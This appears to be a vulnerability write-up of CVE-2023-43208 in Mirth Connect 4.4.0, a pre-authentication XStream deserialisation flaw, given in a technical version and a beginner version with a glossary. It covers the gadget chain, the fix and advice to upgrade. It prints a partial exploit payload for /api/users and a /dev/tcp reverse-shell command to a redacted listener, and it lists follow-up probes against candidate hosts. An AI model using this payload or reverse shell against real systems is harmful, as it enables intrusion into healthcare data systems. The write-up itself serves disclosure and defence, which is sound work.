**CVE-2023-43208:**Mirth Connect Pre-Auth RCE — When an Incomplete Patch Isn’t Enough
Mirth Connect 4.4.0 used XStream to deserialise untrusted XML before authentication, and its denylist patch for an earlier flaw could be bypassed with an alternative gadget chain. An unauthenticated attacker could therefore execute commands as the service account.
 Published on k3ystr0k3r.medium.com
Mirth Connect
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Mirth Connect is an integration engine used to exchange and integrate healthcare data. Internally it uses XStream to deserialise XML into Java objects, which lets the application reconstruct objects from XML input. That is a legitimate need, but it becomes dangerous when attacker-controlled XML can instantiate arbitrary classes and drive method calls during deserialisation.
CVE-2023-43208 is an unauthenticated remote code execution vulnerability in Mirth Connect 4.4.0. It is a bypass of the fix introduced for CVE-2023-37679. In the vulnerable implementation, certain API endpoints process XML before the authentication check is enforced, so an unauthenticated request can reach the deserialisation functionality. The problem is not XML itself but the combination of untrusted XML, unsafe object deserialisation, and an authentication boundary that does not prevent access to the vulnerable processing path.
Setup
The researcher reproduced the vulnerability against Mirth Connect 4.4.0 in a controlled lab environment. Version 4.4.1 contains the fix, so 4.4.0 was the suitable target. The work was done with a module built for METIS, the author's modular exploitation and threat intelligence framework, invoked as:
exploit/multi/http/[redacted]
The vulnerable path is reachable before authentication is enforced.
Finding it
The 4.4.0 release introduced a denylist intended to block dangerous classes during XStream deserialisation. Mirth Connect 4.4.0 introduced a denylist intended to block dangerous classes during XStream deserialisation, an attempt to stop exploitation by identifying classes that could be used to build a malicious object chain. A denylist only blocks what it knows about, and Horizon3.ai identified an alternative gadget chain that the denylist did not cover. That chain uses EventBindingInvocationHandler from Apache Commons Lang together with InvokerTransformer from Apache Commons Collections, providing another route to invoke functionality that can lead to command execution even though the earlier restriction on ProcessBuilder was in place.
The relevant classes are:
org.apache.commons.lang3.event.EventUtils$EventBindingInvocationHandlerorg.apache.commons.collections4.functors.ChainedTransformerorg.apache.commons.collections4.functors.InvokerTransformer
The chain uses reflection to obtain Runtime, invoke getRuntime(), and reach exec(). The original patch blocked a known exploitation path without adequately restricting the broader deserialisation behaviour that made the attack possible. Blocking one gadget chain is not the same as making unsafe deserialisation safe.
Exploitation
Step 1: confirm the version
The module begins by requesting the server version through /api/server/version. The server returned:
HTTP/1.1 200 OKContent-Type: text/plainContent-Length: 54.4.0
This established that the target was running the version intended for testing. Since 4.4.1 contains the fix, 4.4.0 was a suitable target for the reproduction.
Step 2: send the crafted XML to the user endpoint
METIS then proceeded with the configured exploitation workflow. The exploit sends a crafted XML document to /api/users. Within that document, a dynamic-proxy and a transformer chain use the affected Java classes to reach command execution during deserialisation. The request is not a normal user-creation operation; its purpose is to exercise the vulnerable deserialisation path before authentication is enforced.
The relevant portion of the request uses a structure similar to this:
<sorted-set> <string>metis</string> <dynamic-proxy> <interface>java.lang.Comparable</interface> <handler class="org.apache.commons.lang3.event.EventUtils$EventBindingInvocationHandler"> <target class="org.apache.commons.collections4.functors.ChainedTransformer"> <iTransformers> </iTransformers> </target> <methodName>transform</methodName> <eventTypes> <string>compareTo</string> </eventTypes> </handler> </dynamic-proxy></sorted-set>
The complete transformer chain uses reflection to access Runtime.getRuntime() and invoke Runtime.exec() with the supplied command. The sorted-set structure is significant because processing its elements can trigger comparison behaviour. That behaviour reaches the proxy handler and ultimately the transformer chain. The payload therefore relies on more than simply placing a command inside XML: the object graph must trigger the required method calls during deserialisation or subsequent object processing.
Step 3: the embedded shell command
The command embedded in the XML payload contains HTML-encoded characters:
0<&59-;exec 59<>/dev/tcp/[redacted]/4444;sh <&59 >&59 2>&59
After XML entity decoding, the relevant operators become shell redirections:
0<&59-;exec 59<>/dev/tcp/[redacted]/4444;sh <&59 >&59 2>&59
These are not interchangeable representations of the same literal string. The encoded version is valid XML content; the decoded version contains the shell operators. The expression opens a TCP connection to the configured listener and redirects the shell's input and output through that connection. If the transformer chain executes successfully and the target environment supports the required shell behaviour, the result is a reverse shell. This is the final stage of the chain: XML deserialisation triggers the Java gadget chain, the chain reaches command execution, and the command attempts to establish the shell connection.
Step 4: confirm the shell
During the test, the application returned HTTP 500 after receiving the crafted request. That response was consistent with the observed exploit behaviour, but the status code alone would not establish successful code execution, since an HTTP 500 can also result from an ordinary application error. The stronger evidence came from the incoming shell connection and the session registered by METIS.
The researcher interacted with the session and ran id:
uid=1000(mirth) gid=1000(mirth) groups=1000(mirth)
Then whoami:
mirth
Finally, the current directory was inspected and contained Mirth Connect application directories, including conf, logs, webapps, and server-lib. Together these results confirmed command execution in the context of the Mirth Connect service account on the test target. The distinction matters: the result demonstrates a working RCE, not a version match or an error response.

The report's caption for this image reads: a full shell was achieved.
Root cause
Mirth Connect deserializes untrusted XML with XStream on endpoints that process input before authentication is enforced, and the 4.4.0 fix tried to make that safe with a denylist of dangerous classes. A denylist can only block classes someone has already thought of, so an alternative chain built from Apache Commons Lang and Apache Commons Collections, using EventUtils$EventBindingInvocationHandler, ChainedTransformer and InvokerTransformer, still reached Runtime.getRuntime() and Runtime.exec() through reflection. The chain provided another route to command execution despite the earlier restriction on ProcessBuilder. The deserialisation boundary itself remained unsafe, and authentication was still checked too late to protect the vulnerable processing path.
Impact
Successful exploitation gives an attacker command execution with the privileges of the Mirth Connect process. In this reproduction that account was mirth, not root. Depending on the deployment, access under that account may expose application configuration, accessible credentials, integration data, and files used by the service. Additional impact depends on filesystem permissions, service privileges, container isolation, and access to connected systems. Because Mirth Connect is used to exchange and integrate healthcare data, compromise of an instance can have consequences beyond the application itself; the actual reach depends on the permissions and connectivity available to the compromised service account. A root-level compromise should not be assumed from the vulnerability alone, since it requires additional privileges or a separate path to privilege escalation.
Fix
Mirth Connect 4.4.1 addressed CVE-2023-43208 by replacing the relevant XStream denylist configuration with an allowlist of permitted classes. That reverses the security model: instead of trying to identify dangerous classes and block them, deserialisation is restricted to explicitly permitted types required by the application, so the application no longer depends on anticipating every possible gadget chain available through its dependencies. Organisations running affected releases should upgrade to Mirth Connect 4.4.1 or a newer supported version, following the vendor's upgrade guidance. Administrators should also restrict access to Mirth Connect interfaces and investigate suspicious activity if an exposed vulnerable instance may have been targeted.
Variants to test
- Other XStream endpoints behind the same authentication boundary. Send the same
sorted-set/dynamic-proxystructure to other API paths that accept XML and see whether the request is processed before authentication. A positive result is a reverse shell connection or a command output reflected back, not merely an HTTP 500. - Other gadget chains against the 4.4.0 denylist. Substitute other classes from the libraries on the classpath for the
EventBindingInvocationHandler/ChainedTransformer/InvokerTransformertrio. A positive result is command execution with a chain the denylist does not name. - Version check as a triage step. Request
/api/server/versionon candidate hosts and compare the returned version. A 4.4.0 response identifies a target worth testing; 4.4.1 or newer should not be vulnerable to this chain. - Shell feature dependence. Try the same decoded redirection against targets whose
/bin/shmay not support/dev/tcp. A positive result is a session; a failure here does not prove the deserialisation path is safe, only that the final command did not run. - Privilege context after a shell. Run
idandwhoamiin any session obtained and inspect the working directory forconf,logs,webappsandserver-lib. A positive result confirms execution as the service account and points to configuration and credential material worth reviewing.
What happened, in plain words
Mirth Connect is a piece of software used by hospitals and other healthcare organisations to move data between different systems, for example passing patient records from one application to another. In version 4.4.0 it had a serious flaw: someone on the network, with no username or password at all, could send it a specially crafted message and get the server to run commands of their choosing. That kind of flaw is called remote code execution, or RCE.
Version 4.4.0 introduced a fix for an earlier flaw, tracked as CVE-2023-37679. The fix did not work completely. A security researcher, writing as K3ysTr0k3R, reproduced the bypass, tracked as CVE-2023-43208, in a lab and got a working shell on the server. A shell is a way to type commands into a machine and see the output, as if you were sitting at it. The shell ran as the mirth service account, the user the application runs under, not as root.
This article walks through the same story for someone who has never done security work: what the product does, what went wrong, how the researcher confirmed it, and what the fix changed.
The product and the feature that caused the problem
Mirth Connect is an integration engine. Think of it as a postal sorting office for healthcare data: messages arrive from one system, get read, transformed and forwarded to another. To do that it has to turn incoming data into objects its own code can work with.
It does this with a library called XStream. XStream takes XML, a text format built from tags in angle brackets like <name>value</name>, and turns it into Java objects, which are the in-memory building blocks a Java program uses. This is a normal and useful thing for software to do. It becomes dangerous when the XML comes from an untrusted source, because XStream can be told to build almost any class the application has loaded, and building certain classes can cause code to run.
An API is the part of a web application that other software talks to, rather than a human clicking buttons in a browser. It accepts requests at URLs such as /api/users. Mirth Connect exposes several such endpoints.
The vulnerability
CVE-2023-43208 is an unauthenticated remote code execution vulnerability in Mirth Connect 4.4.0. "Unauthenticated" means the attacker does not need to log in. "Remote" means they can do it over the network. "Code execution" means their own commands run on the server.
It is a bypass of the fix for CVE-2023-37679. In the vulnerable version, certain API endpoints process XML before the authentication check happens. Authentication is the step where the server asks "who are you, and are you allowed in?". If the XML is handled before that question is asked, an anonymous request can reach the dangerous deserialisation code.
Deserialisation is the act of turning stored data, here XML, back into live objects in memory. The problem is not XML itself. It is the combination of three things: untrusted XML, unsafe object deserialisation, and an authentication boundary that does not stop the request from reaching the vulnerable processing path.
How the original patch was bypassed
Version 4.4.0 introduced a denylist. A denylist is a list of things you refuse: like a nightclub bouncer with a list of banned faces. During XStream deserialisation, the application would refuse to build classes on that list, on the theory that those classes are the ones an attacker would use to build a malicious object chain.
An object chain, often called a gadget chain, is a sequence of otherwise innocent classes that, when wired together in a particular order, end up doing something harmful, such as running a command. Each link is a normal part of a library; the danger is in the combination.
The weakness of a denylist is simple: it only blocks what someone has already thought of. Horizon3.ai, a security company that published the original technical analysis, found an alternative chain that the list did not cover. It uses EventBindingInvocationHandler from Apache Commons Lang together with InvokerTransformer from Apache Commons Collections. Apache Commons Lang and Apache Commons Collections are widely used helper libraries that ship with many Java applications.
The relevant classes are:
org.apache.commons.lang3.event.EventUtils$EventBindingInvocationHandlerorg.apache.commons.collections4.functors.ChainedTransformerorg.apache.commons.collections4.functors.InvokerTransformer
The chain uses reflection to obtain Runtime, invoke getRuntime(), and reach exec(). Reflection is a Java feature that lets code look up and call other code by name at runtime, rather than having it written directly in the source. Runtime is the Java class that represents the running program, getRuntime() hands back the current instance, and exec() is the method that starts an operating system command. So the chain ends in "run this command".
The earlier patch had blocked ProcessBuilder, another Java way of starting processes, but that did not matter because this chain did not need it. The original patch blocked a known exploitation path without adequately restricting the broader deserialisation behaviour that made the attack possible. Blocking one gadget chain is not the same as making unsafe deserialisation safe.
Reproducing the vulnerability
The researcher tested Mirth Connect 4.4.0 in a controlled lab, meaning an isolated environment set up for the purpose, not a live customer system. Version 4.4.1 contains the fix, so 4.4.0 was the suitable target.
The work was done with a module built for METIS, the author's modular exploitation and threat intelligence framework. A framework here is a collection of ready-made tools; a module is one tool in it, aimed at one specific vulnerability. It was invoked as:
exploit/multi/http/[redacted]
This is the module's name inside the framework. The exploit/multi/http part says it is an exploit module that works over HTTP, the protocol browsers and web APIs use, and multi means it is not tied to one operating system. The rest names the product and the CVE. A CVE is a public identifier for a known vulnerability, so people can refer to the same issue unambiguously.
The vulnerable path is reachable before authentication is enforced.
Finding it
Mirth Connect 4.4.0 introduced the denylist described above. Looking at what a vendor changed in a release is a standard way to find what they were trying to fix, and sometimes what they missed. Horizon3.ai identified the alternative chain that the denylist did not cover, and that is what the researcher reproduced.
Exploitation
Step 1: confirm the version
The module begins by requesting the server version through /api/server/version. This is a read-only request that asks the application to report which version it is. It is done first because there is no point firing an exploit at a version that is already patched, and because it confirms the target is what you think it is. The server returned:
HTTP/1.1 200 OKContent-Type: text/plainContent-Length: 54.4.0
Line by line:
HTTP/1.1 200 OKis the status line. HTTP is the language of web requests and responses.200is the code for success, andOKis its human-readable label.Content-Type: text/plainsays the body is plain text, not HTML or XML.Content-Length: 5says the body is five bytes long.4.4.0is the body: the version string.
This established that the target was running the version intended for testing. Since 4.4.1 contains the fix, 4.4.0 was a suitable target for the reproduction.
Step 2: send the crafted XML to the user endpoint
METIS then proceeded with the configured exploitation workflow. The exploit sends a crafted XML document to /api/users. Here it is used only because it accepts XML and processes it before checking who is calling. The request is not a normal user-creation operation; its purpose is to exercise the vulnerable deserialisation path before authentication is enforced.
The relevant portion of the request uses a structure similar to this:
<sorted-set> <string>metis</string> <dynamic-proxy> <interface>java.lang.Comparable</interface> <handler class="org.apache.commons.lang3.event.EventUtils$EventBindingInvocationHandler"> <target class="org.apache.commons.collections4.functors.ChainedTransformer"> <iTransformers> </iTransformers> </target> <methodName>transform</methodName> <eventTypes> <string>compareTo</string> </eventTypes> </handler> </dynamic-proxy></sorted-set>
Line by line, in plain words:
<sorted-set>opens a Java collection that keeps its items in sorted order. To sort items, it has to compare them, and that comparison is the trigger the attacker wants.<string>metis</string>is one item in the set, a plain string. It gives the set something to compare against.<dynamic-proxy>asks XStream to build a proxy, an object that stands in for another object and forwards calls to a handler. This is the hinge of the chain.<interface>java.lang.Comparable</interface>says the proxy should look like something that can be compared, which is what the sorted set will call.<handler class="...EventBindingInvocationHandler">names the class that will receive the forwarded calls. This is the Apache Commons Lang class the denylist missed.<target class="...ChainedTransformer">names the object the handler will act on, a transformer that runs a series of other transformers in order.<iTransformers>is where the individual transformers in that chain would be listed. The excerpt leaves the contents out.<methodName>transform</methodName>says which method to call on the target.<eventTypes><string>compareTo</string></eventTypes>ties the handler to thecompareTomethod, the method a sorted set calls when comparing items.- The closing tags simply end each element.
The complete transformer chain uses reflection to access Runtime.getRuntime() and invoke Runtime.exec() with the supplied command. The sorted-set structure is significant because processing its elements can trigger comparison behaviour. That behaviour reaches the proxy handler and ultimately the transformer chain. The payload therefore relies on more than simply placing a command inside XML: the object graph must trigger the required method calls during deserialisation or subsequent object processing. An object graph is simply the set of objects and the references between them, the shape the XML builds in memory.
Step 3: the embedded shell command
The command embedded in the XML payload contains HTML-encoded characters:
0<&59-;exec 59<>/dev/tcp/[redacted]/4444;sh <&59 >&59 2>&59
After XML entity decoding, the relevant operators become shell redirections:
0<&59-;exec 59<>/dev/tcp/[redacted]/4444;sh <&59 >&59 2>&59
These are not interchangeable representations of the same literal string. The encoded version is valid XML content; the decoded version contains the shell operators. In XML, < means a literal < and > means a literal >, because those characters would otherwise be read as tags. The application decodes them before the string reaches the shell.
What the decoded line does, piece by piece:
0<&59-points the shell's standard input, file descriptor 0, at file descriptor 59.exec 59<>/dev/tcp/[redacted]/4444opens a network connection to the address and port given, and attaches it to descriptor 59./dev/tcpis a feature of some shells, notably bash, that lets a shell open a TCP connection as if it were a file. TCP is the underlying protocol of most network connections.sh <&59 >&59 2>&59starts a new shell and connects its input, output and error output to that same descriptor, so everything typed and printed travels over the network connection.
A reverse shell is a shell where the target machine connects out to the attacker, rather than the attacker connecting in. It is popular because outbound connections are often allowed through firewalls when inbound ones are not. If the transformer chain executes successfully and the target environment supports the required shell behaviour, the result is a reverse shell.
This is the final stage of the chain: XML deserialisation triggers the Java gadget chain, the chain reaches command execution, and the command attempts to establish the shell connection.
Step 4: confirm the shell
During the test, the application returned HTTP 500 after receiving the crafted request. HTTP 500 means "internal server error": the server hit a problem it could not handle. That response was consistent with the observed exploit behaviour, but the status code alone would not establish successful code execution, since an HTTP 500 can also result from an ordinary application error. In other words, an error page proves nothing on its own.
The stronger evidence came from the incoming shell connection and the session registered by METIS. A session here is the live connection the framework keeps open to the shell it obtained.
The researcher interacted with the session and ran id:
uid=1000(mirth) gid=1000(mirth) groups=1000(mirth)
id is a standard Linux command that reports who the current user is. uid is the numeric user ID, gid the primary group ID, and groups the groups the user belongs to. Here all three are mirth, with the number 1000, which is typical for a normal service account rather than the superuser.
Then whoami:
mirth
whoami prints the current username in plain words. It agrees with id.
Finally, the current directory was inspected and contained Mirth Connect application directories, including conf, logs, webapps, and server-lib. These are the folders where the application keeps its configuration, its log files, its deployed web applications and its Java libraries. Seeing them confirms the shell is sitting inside the application's own installation, not somewhere unrelated.
Together these results confirmed command execution in the context of the Mirth Connect service account on the test target. The distinction matters: the result demonstrates a working RCE, not a version match or an error response.
The report's caption for this image reads: a full shell was achieved.
Root cause
Mirth Connect deserializes untrusted XML with XStream on endpoints that process input before authentication is enforced, and the 4.4.0 fix tried to make that safe with a denylist of dangerous classes. A denylist can only block classes someone has already thought of, so an alternative chain built from Apache Commons Lang and Apache Commons Collections, using EventUtils$EventBindingInvocationHandler, ChainedTransformer and InvokerTransformer, still reached Runtime.getRuntime() and Runtime.exec() through reflection. The earlier restriction on ProcessBuilder did not matter because the chain did not need it. The deserialisation boundary itself remained unsafe, and authentication was still checked too late to protect the vulnerable processing path.
Impact
Successful exploitation gives an attacker command execution with the privileges of the Mirth Connect process. Privileges are the permissions a program runs with. In this reproduction that account was mirth, not root. root is the superuser on Linux, able to do anything; a service account is deliberately limited.
Depending on the deployment, access under that account may expose application configuration, accessible credentials, integration data, and files used by the service. Credentials here means stored usernames, passwords or keys the application uses to talk to other systems. Additional impact depends on filesystem permissions, service privileges, container isolation, and access to connected systems. Container isolation refers to running software inside a container, a lightweight sandbox that limits what it can reach.
Because Mirth Connect is used to exchange and integrate healthcare data, compromise of an instance can have consequences beyond the application itself; the actual reach depends on the permissions and connectivity available to the compromised service account. A root-level compromise should not be assumed from the vulnerability alone, since it requires additional privileges or a separate path to privilege escalation. Privilege escalation means going from a limited account to a more powerful one.
Fix
Mirth Connect 4.4.1 addressed CVE-2023-43208 by replacing the relevant XStream denylist configuration with an allowlist of permitted classes. An allowlist is the opposite of a denylist: instead of naming what is banned, it names what is allowed, like a guest list at a door. That reverses the security model: deserialisation is restricted to explicitly permitted types required by the application, so the application no longer depends on anticipating every possible gadget chain available through its dependencies.
Organisations running affected releases should upgrade to Mirth Connect 4.4.1 or a newer supported version, following the vendor's upgrade guidance. Administrators should also restrict access to Mirth Connect interfaces and investigate suspicious activity if an exposed vulnerable instance may have been targeted.
Variants to test
These are follow-up checks a defender or researcher might run, each with a clear sign of success:
- Other XStream endpoints behind the same authentication boundary. Send the same
sorted-set/dynamic-proxystructure to other API paths that accept XML and see whether the request is processed before authentication. A positive result is a reverse shell connection or a command output reflected back, not merely an HTTP 500. - Other gadget chains against the 4.4.0 denylist. Substitute other classes from the libraries on the classpath for the
EventBindingInvocationHandler/ChainedTransformer/InvokerTransformertrio. The classpath is the list of places Java looks for classes. A positive result is command execution with a chain the denylist does not name. - Version check as a triage step. Request
/api/server/versionon candidate hosts and compare the returned version. A 4.4.0 response identifies a target worth testing; 4.4.1 or newer should not be vulnerable to this chain. - Shell feature dependence. Try the same decoded redirection against targets whose
/bin/shmay not support/dev/tcp. A positive result is a session; a failure here does not prove the deserialisation path is safe, only that the final command did not run. - Privilege context after a shell. Run
idandwhoamiin any session obtained and inspect the working directory forconf,logs,webappsandserver-lib. A positive result confirms execution as the service account and points to configuration and credential material worth reviewing.
Glossary
- Allowlist: a list of things that are permitted; anything not on it is refused.
- API: the part of a web application that other software talks to, usually at URLs such as
/api/users. - Apache Commons Collections: a widely used Java helper library; one of its classes appears in the gadget chain.
- Apache Commons Lang: another widely used Java helper library; one of its classes appears in the gadget chain.
- Authentication: the step where a server checks who is calling and whether they are allowed in.
- Bypass: a way of getting past a protection that is supposed to stop you.
- Class: in Java, the blueprint that defines an object's data and behaviour.
- Classpath: the set of locations where Java looks for classes when it needs them.
- Container isolation: running software in a lightweight sandbox that limits what it can reach.
- Credentials: stored usernames, passwords or keys used to access systems.
- CVE: a public identifier for a known vulnerability, so people can refer to the same issue unambiguously.
- Denylist: a list of things that are refused; anything not on it is allowed.
- Deserialisation: turning stored data, such as XML, back into live objects in memory.
- Dynamic proxy: an object that stands in for another and forwards calls to a handler.
- Exploit: code or a request that takes advantage of a vulnerability.
- File descriptor: a number the operating system uses to refer to an open file or connection; 0 is input, 1 is output, 2 is error output.
- Gadget chain: a sequence of otherwise innocent classes that, wired together, do something harmful.
- HTTP: the protocol browsers and web APIs use to exchange requests and responses.
- HTTP 200: the status code for success.
- HTTP 500: the status code for an internal server error.
- Integration engine: software that moves and transforms data between different systems.
- METIS: the author's modular exploitation and threat intelligence framework.
- Module: one tool inside a framework, aimed at one specific vulnerability.
- Object: a live instance of a class in memory.
- Object graph: the set of objects and the references between them.
- Privilege escalation: going from a limited account to a more powerful one.
- Privileges: the permissions a program or user runs with.
- ProcessBuilder: a Java class for starting operating system processes; the earlier patch blocked it.
- Reflection: a Java feature that lets code look up and call other code by name at runtime.
- Remote code execution (RCE): a flaw that lets an attacker run their own commands on a remote machine.
- Reverse shell: a shell where the target machine connects out to the attacker.
- Root: the superuser on Linux, able to do anything.
- Service account: a limited user account that a program runs under.
- Session: a live connection kept open, here to the shell obtained on the target.
- Shell: a way to type commands into a machine and see the output.
- TCP: the underlying protocol of most network connections.
- Transformer: in this context, an object that takes an input and produces an output, often chained with others.
- Unauthenticated: done without logging in.
- XML: a text format built from tags in angle brackets, used to carry structured data.
- XStream: a Java library that turns XML into objects and back.




